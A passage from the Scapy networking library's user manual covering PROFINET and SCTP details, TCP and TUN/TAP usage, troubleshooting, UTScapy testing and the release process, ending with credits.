↪pnio_rtc.PNIORealTimeRawData'>, {'length': 1}), (-15, <class 'scapy.
↪contrib.pnio_rtc.Profisafe'>, {'CRC': 3, 'length': 6}), (-7, <class
↪'scapy.contrib.pnio_rtc.Profisafe'>, {'CRC': 3, 'length': 5})]}
>>> t[100].show()
###[ Ethernet ]###
  dst= 06:07:08:09:0a:0b
  src= 00:01:02:03:04:05
  type= n_802_1Q
###[ 802.1Q ]###
     prio= 6L
     id= 0L
     vlan= 0L
     type= 0x8892
###[ ProfinetIO ]###
        frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
           len= 44
           dataLen= 22
```

(continues on next page)

(continued from previous page)

```
           \data\
            |###[ PNIO RTC Raw data ]###
            |  load= '\x80\x80\x80\x80\x80\x80\x00\x80\x80\x80\x12:\x0e\
↪x12\x80\x80\x00\x12\x8b\x97\xe3\x80'
           padding= ''
           cycleCounter= 6208
           dataStatus= primary+validData+run+no_problem
           transferStatus= 0

>>> t[100].show2()
###[ Ethernet ]###
  dst= 06:07:08:09:0a:0b
  src= 00:01:02:03:04:05
  type= n_802_1Q
###[ 802.1Q ]###
     prio= 6L
     id= 0L
     vlan= 0L
     type= 0x8892
###[ ProfinetIO ]###
        frameID= RT_CLASS_1
###[ PROFINET Real-Time ]###
           len= 44
           dataLen= 22
           \data\
            |###[ PNIO RTC IOxS ]###
            |  dataState= good
            |  instance= subslot
            |  reserved= 0x0L
            |  extension= 0L
            [...]
            |###[ PNIO RTC IOxS ]###
            |  dataState= good
            |  instance= subslot
            |  reserved= 0x0L
            |  extension= 0L
            |###[ PNIO RTC Raw data ]###
            |  load= ''
            |###[ PNIO RTC IOxS ]###
            |     dataState= good
            |     instance= subslot
            |     reserved= 0x0L
            |     extension= 0L
            [...]
            |###[ PNIO RTC IOxS ]###
            |  dataState= good
            |  instance= subslot
            |  reserved= 0x0L
            |  extension= 0L
            |###[ PROFISafe ]###
            |  load= ''
            |  Control_Status= 0x12
            |  CRC= 0x3a0e12L
            |###[ PNIO RTC IOxS ]###
            |     dataState= good
            |     instance= subslot
```


(continues on next page)

(continued from previous page)

```
            |     reserved= 0x0L
            |     extension= 0L
            |###[ PNIO RTC IOxS ]###
            |  dataState= good
            |  instance= subslot
            |  reserved= 0x0L
            |  extension= 0L
            |###[ PROFISafe ]###
            |  load= ''
            |  Control_Status= 0x12
            |  CRC= 0x8b97e3L
            |###[ PNIO RTC IOxS ]###
            |     dataState= good
            |     instance= subslot
            |     reserved= 0x0L
            |     extension= 0L
           padding= ''
           cycleCounter= 6208
           dataStatus= primary+validData+run+no_problem
           transferStatus= 0
```

In addition, one can see, when displaying a `PNIORealTime` packet, the field `len`. This is a computed field which is not added in the final packet build. It is mainly useful for dissection and reconstruction, but it can also be used to modify the behaviour of the packet. In fact, RTC packet must always be long enough for an Ethernet frame and to do so, a padding must be added right after the `data` buffer. The default behaviour is to add `padding` whose size is computed during the `build` process:


```
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()]))
'\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00BB5\x00'
```

However, one can set `len` to modify this behaviour. `len` controls the length of the whole `PNIORealTime` packet. Then, to shorten the length of the padding, `len` can be set to a lower value:

```
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()],␣
↪len=50))
'\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00\x00\x00\x00\x00\x00\x00BB5\x00'
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()]))
'\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00BB5\x00'
>>> raw(PNIORealTime(cycleCounter=0x4242, data=[PNIORealTimeIOxS()],␣
↪len=30))
'\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
↪x00\x00\x00\x00\x00\x00\x00\x00BB5\x00'
```

CHAPTER

FOURTEEN

SCTP

SCTP is a relatively young transport-layer protocol combining both TCP and UDP characteristics. The RFC 3286 introduces it and its description lays in the RFC 4960.

It is not broadly used, its mainly present in core networks operated by telecommunication companies, to support VoIP for instance.

14.1 Enabling dynamic addressing reconfiguration and chunk authentication capabilities

If you are trying to discuss with SCTP servers, you may be interested in capabilities added in RFC 4895 which describe how to authenticated some SCTP chunks, and/or RFC 5061 to dynamically reconfigure the IP address of a SCTP association.

These capabilities are not always enabled by default on Linux. Scapy does not need any modification on its end, but SCTP servers may need specific activation.

To enable the RFC 4895 about authenticating chunks:


```
$ sudo echo 1 > /proc/sys/net/sctp/auth_enable
```

To enable the RFC 5061 about dynamic address reconfiguration:

```
$ sudo echo 1 > /proc/sys/net/sctp/addip_enable
```

You may also want to use the dynamic address reconfiguration without necessarily enabling the chunk authentication:

```
$ sudo echo 1 > /proc/sys/net/sctp/addip_noauth_enable
```

CHAPTER

FIFTEEN

TCP

Scapy is based on a stimulus/response model. This model does not work well for a TCP stack. On the other hand, quite often, the TCP stream is used as a tube to exchange messages that are stimulus/response-based.

Also, Scapy provides a way to describe network automata that can be used to create a TCP stack automaton.

There are many ways to use TCP with Scapy

15.1 Using the kernel's TCP stack

Scapy provides a `StreamSocket` object that can transform a simple socket into a Scapy supersocket suitable for use with `sr1()` command family.


```
>>> s=socket.socket()
>>> s.connect(("www.test.com",80))
>>> ss=StreamSocket(s,Raw)
>>> ss.sr1(Raw("GET /\r\n"))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<Raw  load='<html>\r\n<head> ... >
```


Using kernel's TCP stack means you'll depend on your local firewall's rules and the kernel's routing table.

15.2 Scapy's TCP client automaton

Scapy provides a simple TCP client automaton (no retransmits, no SAck, no timestamps, etc.). Automata can provide input and output in the shape of a supersocket (see Automata's documentation).

Here is how to use Scapy's TCP client automaton (needs at least Scapy v2.1.1).

Note: `TCP_client.tcplink` is a `SuperSocket` subclass, therefore all its functions (`.sniff()`, `...`) are available.

```
>>> s = TCP_client.tcplink(Raw, "www.test.com", 80)
>>> s.send("GET /\r\n")
7
>>> s.recv()
<Raw  load='<html>\r\n<head> ... >
```

Note: specifically for HTTP, you could pass `HTTP` instead of `Raw`. More information over HTTP in Scapy.

15.3 Use external projects

- muXTCP - Writing your own flexible Userland TCP/IP Stack - Ninja Style!!!
- Integrating pynids

CHAPTER

SIXTEEN

TUN / TAP INTERFACES

Note: This module only works on BSD, Linux and macOS.

TUN/TAP lets you create virtual network interfaces from userspace. There are two types of devices:

TUN devices Operates at Layer 3 (`IP`), and is generally limited to one protocol.

TAP devices Operates at Layer 2 (`Ether`), and allows you to use any Layer 3 protocol (`IP`, `IPv6`, IPX, etc.)

16.1 Requirements

FreeBSD Requires the `if_tap` and `if_tun` kernel modules.

See tap(4) and tun(4) manual pages for more information.

Linux Load the `tun` kernel module:


```
# modprobe tun
```

`udev` normally handles the creation of device nodes.

See networking/tuntap.txt in the Linux kernel documentation for more information.

macOS On macOS 10.14 and earlier, you need to install tuntaposx. macOS 10.14.5 and later will warn about the `tuntaposx` kexts not being notarised, but this works because it was built before 2019-04-07.

On macOS 10.15 and later, you need to use a notarized build of `tuntaposx`. Tunnelblick (OpenVPN client) contains a notarized build of `tuntaposx` which can be extracted.

Note: On macOS 10.13 and later, you need to explicitly approve loading each third-party kext for the first time.

16.2 Using TUN/TAP in Scapy

Tip: Using TUN/TAP generally requires running Scapy (and these utilities) as `root`.

TunTapInterface lets you easily create a new device:

```
>>> t = TunTapInterface('tun0')
```

You'll then need to bring the interface up, and assign an IP address in another terminal.

Because TUN is a layer 3 connection, it acts as a point-to-point link. We'll assign these parameters:

- local address (for your machine): 192.0.2.1
- remote address (for Scapy): 192.0.2.2

On Linux, you would use:

```
sudo ip link set tun0 up
sudo ip addr add 192.0.2.1 peer 192.0.2.2 dev tun0
```

On BSD and macOS, use:


```
sudo ifconfig tun0 up
sudo ifconfig tun0 192.0.2.1 192.0.2.2
```

Now, nothing will happen when you ping those addresses – you'll need to make Scapy respond to that traffic.

TunTapInterface works the same as a `SuperSocket`, so lets setup an `AnsweringMachine` to respond to `ICMP echo-request`:


```
>>> am = t.am(ICMPEcho_am)
>>> am()
```

Now, you can ping Scapy in another terminal:

You should see those packets show up in Scapy:

```
>>> am()
Replying 192.0.2.1 to 192.0.2.2
Replying 192.0.2.1 to 192.0.2.2
Replying 192.0.2.1 to 192.0.2.2
```

You might have noticed that didn't configure Scapy with any IP address… and there's a trick to this: `ICMPEcho_am` swaps the `source` and `destination` fields of any `Ether` and `IP` headers on the `ICMP` packet that it receives. As a result, it actually responds to *any* IP address.

You can stop the `ICMPEcho_am` AnsweringMachine with `^C`.

When you close Scapy, the `tun0` interface will automatically disappear.

16.3 TunTapInterface reference

class TunTapInterface(*SimpleSocket*)

A socket to act as the remote side of a TUN/TAP interface.

__init__(*iface: Text*[, *mode_tun*][, *strip_packet_info = True*][, *default_read_size = MTU*])

Parameters

- **iface** (`Text`) – The name of the interface to use, eg: `tun0`.

  On BSD and macOS, this must start with either `tun` or `tap`, and have a corresponding `/dev/` node (eg: `/dev/tun0`).

  On Linux, this will be truncated to 16 bytes.

- **mode_tun** (`bool`) – If True, create as TUN interface (layer 3). If False, creates a TAP interface (layer 2).

  If not supplied, attempts to detect from the `iface` parameter.

- **strip_packet_info** (`bool`) – If True (default), any `TunPacketInfo` will be stripped from the packet (so you get `Ether` or `IP`).

  Only Linux TUN interfaces have `TunPacketInfo` available.

  This has no effect for interfaces that do not have `TunPacketInfo` available.

- **default_read_size** (`int`) – Sets the default size that is read by `SuperSocket.raw_recv()` and `SuperSocket.recv()`. This defaults to `scapy.data.MTU`.

  `TunTapInterface` always adds overhead for `TunPacketInfo` headers, if required.

class TunPacketInfo(*Packet*)

Abstract class used to stack layer 3 protocols on a platform-specific header.

See `LinuxTunPacketInfo` for an example.

guess_payload_class(*payload*)

The default implementation expects the field `proto` to be declared, with a value from `scapy.data.ETHER_TYPES`.

16.3.1 Linux-specific structures

class LinuxTunPacketInfo(*TunPacketInfo*)

Packet header used for Linux TUN packets.

This is `struct tun_pi`, declared in `linux/if_tun.h`.

flags

Flags to set on the packet. Only `TUN_VNET_HDR` is supported.

proto

Layer 3 protocol number, per `scapy.data.ETHER_TYPES`.

Used by `TunTapPacketInfo.guess_payload_class()`.

class LinuxTunIfReq(*Packet*)

Internal "packet" used for `TUNSETIFF` requests on Linux.

This is `struct ifreq`, declared in `linux/if.h`.

CHAPTER

SEVENTEEN

TROUBLESHOOTING

17.1 FAQ

17.1.1 I can't sniff/inject packets in monitor mode.

The use monitor mode varies greatly depending on the platform.

- **Windows or *BSD or conf.use_pcap = True** `libpcap` must be called differently by Scapy in order for it to create the sockets in monitor mode. You will need to pass the `monitor=True` to any calls that open a socket (`send`, `sniff...`) or to a Scapy socket that you create yourself (`conf.L2Socket...`)

- **Native Linux (with pcap disabled):** You should set the interface in monitor mode on your own. Scapy provides utilitary functions: `set_iface_monitor` and `get_iface_mode` (linux only), that may be used (they do system calls to `iwconfig` and will restart the adapter).

If you are using Npcap: please note that Npcap `npcap-0.9983` broke the 802.11 util back in 2019. It has yet to be fixed (as of Npcap 0.9994) so in the meantime, use npcap-0.9982.exe

Note: many adapters do not support monitor mode, especially on Windows, or may incorrectly report the headers. See the Wireshark doc about this

We make our best to make this work, if your adapter works with Wireshark for instance, but not with Scapy, feel free to report an issue.

17.1.2 My TCP connections are reset by Scapy or by my kernel.

The kernel is not aware of what Scapy is doing behind his back. If Scapy sends a SYN, the target replies with a SYN-ACK and your kernel sees it, it will reply with a RST. To prevent this, use local firewall rules (e.g. NetFilter for Linux). Scapy does not mind about local firewalls.

17.1.3 I can't ping 127.0.0.1. Scapy does not work with 127.0.0.1 or on the loopback interface

The loopback interface is a very special interface. Packets going through it are not really assembled and disassembled. The kernel routes the packet to its destination while it is still stored an internal structure. What you see with tcpdump -i lo is only a fake to make you think everything is normal. The kernel is not aware of what Scapy is doing behind his back, so what you see on the loopback interface is also a fake. Except this one did not come from a local structure. Thus the kernel will never receive it.

In order to speak to local applications, you need to build your packets one layer upper, using a PF_INET/SOCK_RAW socket instead of a PF_PACKET/SOCK_RAW (or its equivalent on other systems than Linux):

```
>>> conf.L3socket
<class __main__.L3PacketSocket at 0xb7bdf5fc>
>>> conf.L3socket=L3RawSocket
>>> sr1(IP(dst="127.0.0.1")/ICMP())
<IP  version=4L ihl=5L tos=0x0 len=28 id=40953 flags= frag=0L ttl=64 proto=ICMP chksum=0xdce5 src=127.0.0.1 dst=127.0.0.1 options='' |<ICMP  type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>
```

17.1.4 BPF filters do not work. I'm on a ppp link

This is a known bug. BPF filters must compiled with different offsets on ppp links. It may work if you use libpcap (which will be used to compile the BPF filter) instead of using native linux support (PF_PACKET sockets).

17.1.5 traceroute() does not work. I'm on a ppp link

This is a known bug. See BPF filters do not work. I'm on a ppp link

To work around this, use `nofilter=1`:

```
>>> traceroute("target", nofilter=1)
```

17.1.6 Graphs are ugly/fonts are too big/image is truncated.

Quick fix: use png format:

```
>>> x.graph(format="png")
```

Upgrade to latest version of GraphViz.

Try providing different DPI options (50,70,75,96,101,125, for instance):

```
>>> x.graph(options="-Gdpi=70")
```

If it works, you can make it permanenent:

```
>>> conf.prog.dot = "dot -Gdpi=70"
```

You can also put this line in your `~/.scapy_startup.py` file

17.2 Getting help

Common problems are answered in the FAQ.

If you need additional help, please check out:

- The Gitter channel
- The GitHub repository

There's also a low traffic mailing list at `scapy.ml(at)secdev.org` (archive, RSS, NNTP). Subscribe by sending a mail to `scapy.ml-subscribe(at)secdev.org`.

You are encouraged to send questions, bug reports, suggestions, ideas, cool usages of Scapy, etc.

CHAPTER

EIGHTEEN

SCAPY DEVELOPMENT

18.1 Project organization

Scapy development uses the Git version control system. Scapy's reference repository is at https://github.com/secdev/scapy/.

Project management is done with Github. It provides a freely editable Wiki (please contribute!) that can reference tickets, changesets, files from the project. It also provides a ticket management service that is used to avoid forgetting patches or bugs.

18.2 How to contribute

- Found a bug in Scapy? Add a ticket.
- Improve this documentation.
- Program a new layer and share it on the mailing list, or create a pull request.
- Contribute new regression tests.
- Upload packet samples for new protocols on the packet samples page.

18.3 Improve the documentation

The documentation can be improved in several ways by:

- Adding docstrings to the source code.
- Adding usage examples to the documentation.

18.3.1 Adding Docstrings

The Scapy source code has few explanations of what a function is doing. A docstring, by adding explanation and expected input and output parameters, helps saving time for both the layer developers and the users looking for advanced features.

An example of docstring from the `scapy.fields.FlagsField` class:

```
class FlagsField(BitField):
  """ Handle Flag type field

   Make sure all your flags have a label

   Example:
       >>> from scapy.packet import Packet
       >>> class FlagsTest(Packet):
               fields_desc = [FlagsField("flags", 0, 8, ["f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7"])]
       >>> FlagsTest(flags=9).show2()
       ###[ FlagsTest ]###
         flags     = f0+f3
       >>> FlagsTest(flags=0).show2().strip()
       ###[ FlagsTest ]###
         flags     =

   :param name: field's name
   :param default: default value for the field
   :param size: number of bits in the field
   :param names: (list or dict) label for each flag, Least Significant Bit tag's name is written first
   """
```


It will contain a short one-line description of the class followed by some indications about its usage. You can add a usage example if it makes sense using the doctest format. Finally, the classic python signature can be added following the sphinx documentation.

This task works in pair with writing non regression unit tests.

18.3.2 Documentation

A way to improve the documentation content is by keeping it up to date with the latest version of Scapy. You can also help by adding usage examples of your own or directly gathered from existing online Scapy presentations.

18.4 Testing with UTScapy

18.4.1 What is UTScapy?

UTScapy is a small Python program that reads a campaign of tests, runs the campaign with Scapy and generates a report indicating test status. The report may be in one of four formats, text, ansi, HTML or LaTeX.

Three basic test containers exist with UTScapy, a unit test, a test set and a test campaign. A unit test is a list of Scapy commands that will be run by Scapy or a derived work of Scapy. Evaluation of the last command in the unit test will determine the end result of the individual unit test. A test set is a group of unit tests with some association. A test campaign consists of one or more test sets. Test sets and unit tests can be given keywords to form logical groupings. When running a campaign, tests may be selected by keyword. This allows the user to run tests within the desired grouping.

For each unit test, test set and campaign, a CRC32 of the test is calculated and displayed as a signature of that test. This test signature is sufficient to determine that the actual test run was the one expected and not one that has been modified. In case your dealing with evil people that try to modify or corrupt the file without changing the CRC32, a global SHA1 is computed on the whole file.

18.4.2 Syntax of a Test Campaign

Table 1 shows the syntax indicators that UTScapy is looking for. The syntax specifier must appear as the first character of each line of the text file that defines the test. Text descriptions that follow the syntax specifier are arguments interpreted by UTScapy. Lines that appear without a leading syntax specifier will be treated as Python commands, provided they appear in the context of a unit test. Lines without a syntax specifier that appear outside the correct context will be rejected by UTScapy and a warning will be issued.

Syntax Specifier	Definition
'%'	Give the test campaign's name.
'+'	Announce a new test set.
'='	Announce a new unit test.
'~'	Announce keywords for the current unit test.
'*'	Denotes a comment that will be included in the report.
'#'	Testcase annotations that are discarded by the interpreter.

Table 1 - UTScapy Syntax Specifiers

Comments placed in the test report have a context. Each comment will be associated with the last defined test container - be it an individual unit test, a test set or a test campaign. Multiple comments associated with a particular container will be concatenated together and will appear in the report directly after the test container announcement. General comments for a test file should appear before announcing a test campaign. For comments to be associated with a test campaign, they must appear after the declaration of the test campaign but before any test set or unit test. Comments for a test set should appear before the definition of the set's first unit test.

The generic format for a test campaign is shown in the following table:

```
% Test Campaign Name
* Comment describing this campaign


+ Test Set 1
* comments for test set 1

= Unit Test 1
~ keywords
* Comments for unit test 1
# Python statements follow
a = 1
print a
a == 1
```

Python statements are identified by the lack of a defined UTScapy syntax specifier. The Python statements are fed directly to the Python interpreter as if one is operating within the interactive Scapy shell (`interact`). Looping, iteration and conditionals are permissible but must be terminated by a blank line. A test set may be comprised of multiple unit tests and multiple test sets may be defined for each campaign. It is even possible to have multiple test campaigns in a particular test definition file. The use of keywords allows testing of subsets of the entire campaign. For example, during the development of a test campaign, the user may wish to mark new tests under development with the keyword “debug”. Once the tests run successfully to their desired conclusion, the keyword “debug” could be removed. Keywords such as “regression” or “limited” could be used as well.

It is important to note that UTScapy uses the truth value from the last Python statement as the indicator as to whether a test passed or failed. Multiple logical tests may appear on the last line. If the result is 0 or False, the test fails. Otherwise, the test passes. Use of an assert() statement can force evaluation of intermediate values if needed.

The syntax for UTScapy is shown in Table 3 - UTScapy command line syntax:

```
[root@localhost scapy]# ./UTscapy.py -h
Usage: UTscapy [-m module] [-f {text|ansi|HTML|LaTeX}] [-o output_file]
               [-t testfile] [-k keywords [-k ...]] [-K keywords [-K ...]]
               [-l] [-d|-D] [-F] [-q[q]]
-l              : generate local files
-F              : expand only failed tests
-d              : dump campaign
-D              : dump campaign and stop
-C              : don't calculate CRC and SHA
-q              : quiet mode
-qq             : [silent mode]
-n <testnum>    : only tests whose numbers are given (eg. 1,3-7,12)
-m <module>     : additional module to put in the namespace
-k <kw1>,<kw2>,...      : include only tests with one of those keywords␣
↪(can be used many times)
-K <kw1>,<kw2>,...      : remove tests with one of those keywords (can be␣
↪used many times)
```


Table 3 - UTScapy command line syntax

All arguments are optional. Arguments that have no associated argument value may be strung together (i.e. `-lqF`). If no testfile is specified, the test definition comes from <STDIN>. Similarly, if no output file is specified it is directed to <STDOUT>. The default output format is “ansi”. Table 4 lists the arguments, the associated argument value and their meaning to UTScapy.

Argument	Argument Value	Meaning to UTScapy
-t	testfile	Input test file defining test campaign (default = <STDIN>)
-o	output_file	File for output of test campaign results (default = <STDOUT>)
-f	test	ansi, HTML, LaTeX, Format out output report (default = ansi)
-l		Generate report associated files locally. For HTML, generates JavaScript and the style sheet
-F		Failed test cases will be initially expanded by default in HTML output
-d		Print a terse listing of the campaign before executing the campaign
-D		Print a terse listing of the campaign and stop. Do not execute campaign
-C		Do not calculate test signatures
-q		Do not update test progress to the screen as tests are executed
-qq		Silent mode
-n	testnum	Execute only those tests listed by number. Test numbers may be retrieved using –d or –D. Tests may be listed as a comma separated list and may include ranges (e.g. 1, 3-7, 12)
-m	module	Load module before executing tests. Useful in testing derived works of Scapy. Note: Derived works that are intended to execute as "__main__" will not be invoked by UTScapy as "__main__".
-k	kw1, kw2, …	Include only tests with keyword "kw1". Multiple keywords may be specified.
-K	kw1, kw2, …	Exclude tests with keyword "kw1". Multiple keywords may be specified.

Table 4 - UTScapy parameters

Table 5 shows a simple test campaign with multiple tests set definitions. Additionally, keywords are specified that allow a limited number of test cases to be executed. Notice the use of the `assert()` statement in test 3 and 5 used to check intermediate results. Tests 2 and 5 will fail by design.

```
% Example Test Campaign

# Comment describing this campaign
#
# To run this campaign, try:
#   ./UTscapy.py -t example_campaign.txt -f html -o example_campaign.html -
↪F
#

* This comment is associated with the test campaign and will appear
* in the produced output.

+ Test Set 1

= Unit Test 1
~ test_set_1 simple
a = 1
print a
```

(continues on next page)

(continued from previous page)

```
= Unit test 2
~ test_set_1 simple
* this test will fail
b = 2
a == b

= Unit test 3
~ test_set_1 harder
a = 1
b = 2
c = "hello"
assert (a != b)
c == "hello"

+ Test Set 2

= Unit Test 4
~ test_set_2 harder
b = 2
d = b
d is b

= Unit Test 5
~ test_set_2 harder hardest
a = 2
b = 3
d = 4
e = (a * b)**d
# The following statement evaluates to False but is not last; continue
e == 6
# assert evaluates to False; stop test and fail
assert (e == 7)
e == 1296

= Unit Test 6
~ test_set_2 hardest
print e
e == 1296
```


To see an example that is targeted to Scapy, go to http://www.secdev.org/projects/UTscapy. Cut and paste the example at the bottom of the page to the file `demo_campaign.txt` and run UTScapy against it:

```
./test/run_tests -t demo_campaign.txt -f html -o demo_campaign.html -F -l
```

Examine the output generated in file `demo_campaign.html`.

18.4.3 Using tox to test Scapy

The `tox` command simplifies testing Scapy. It will automatically create virtual environments and install the mandatory Python modules.

For example, on a fresh Debian installation, the following command will start all Scapy unit tests automatically without any external dependency:

```
tox -- -K vcan_socket -K tcpdump -K tshark -K nmap -K manufdb -K crypto
```

Note: This will trigger the unit tests on all available Python versions unless you specify a *-e* option. See below

For your convenience, and for package maintainers, we provide a util that run tox on only a single (default Python) environment, again with no external dependencies:

```
./test/run_tests
```

18.4.4 VIM syntax highlighting for .uts files

Copy all files from `scapy/doc/syntax/vim_uts_syntax/ftdetect` and `scapy/doc/syntax/vim_uts_syntax/syntax` into `~/.vim/` and preserve the folder structure.

If ftdetect/filetype.vim already exists, you might need to modify this file manually.

These commands will do the installation:

```
cp -i -v ftdetect/filetype.vim $HOME/.vim/ftdetect/filetype.vim
cp -i -v ftdetect/uts.vim $HOME/.vim/ftdetect/uts.vim
cp -i -v syntax/uts.vim $HOME/.vim/syntax/uts.vim
```


Alternatively, a install script in `scapy/doc/syntax/vim_uts_syntax/` does the installation automatically.

18.5 Releasing Scapy

Under the hood, a Scapy release is represented as a signed git tag. Prior to signing a commit, the maintainer that wishes to create a release must:

- check that the corresponding Travis and AppVeyor tests pass
- run `./run_scapy` locally
- run `tox`
- run unit tests on BSD using the Vagrant setup from `scapy/doc/vagrant_ci/`

Taking v2.4.3 as an example, the following commands can be used to sign and publish the release:

```
git tag -s v2.4.3 -m "Release 2.4.3"
git tag v2.4.3 -v
git push --tags
```

Release Candidates (RC) could also be done. For example, the first RC will be tagged v2.4.3rc1 and the message `2.4.3 Release Candidate #1`.

Prior to uploading the release to PyPi, the `author_email` in `setup.py` must be changed to the address of the maintainer performing the release. The following commands can then be used:

```
python3 setup.py sdist
twine check dist/scapy-2.4.3.tar.gz
twine upload dist/scapy-2.4.3.tar.gz
```

CHAPTER

NINETEEN

CREDITS

- Philippe Biondi is Scapy's author. He has also written most of the documentation.
- Pierre Lalet, Gabriel Potter, Guillaume Valadon are the current most active maintainers and contributors.
- Fred Raynal wrote the chapter on building and dissecting packets.
- Peter Kacherginsky contributed several tutorial sections, one-liners and recipes.
- Dirk Loss integrated and restructured the existing docs to make this book.

PYTHON MODULE INDEX

S

INDEX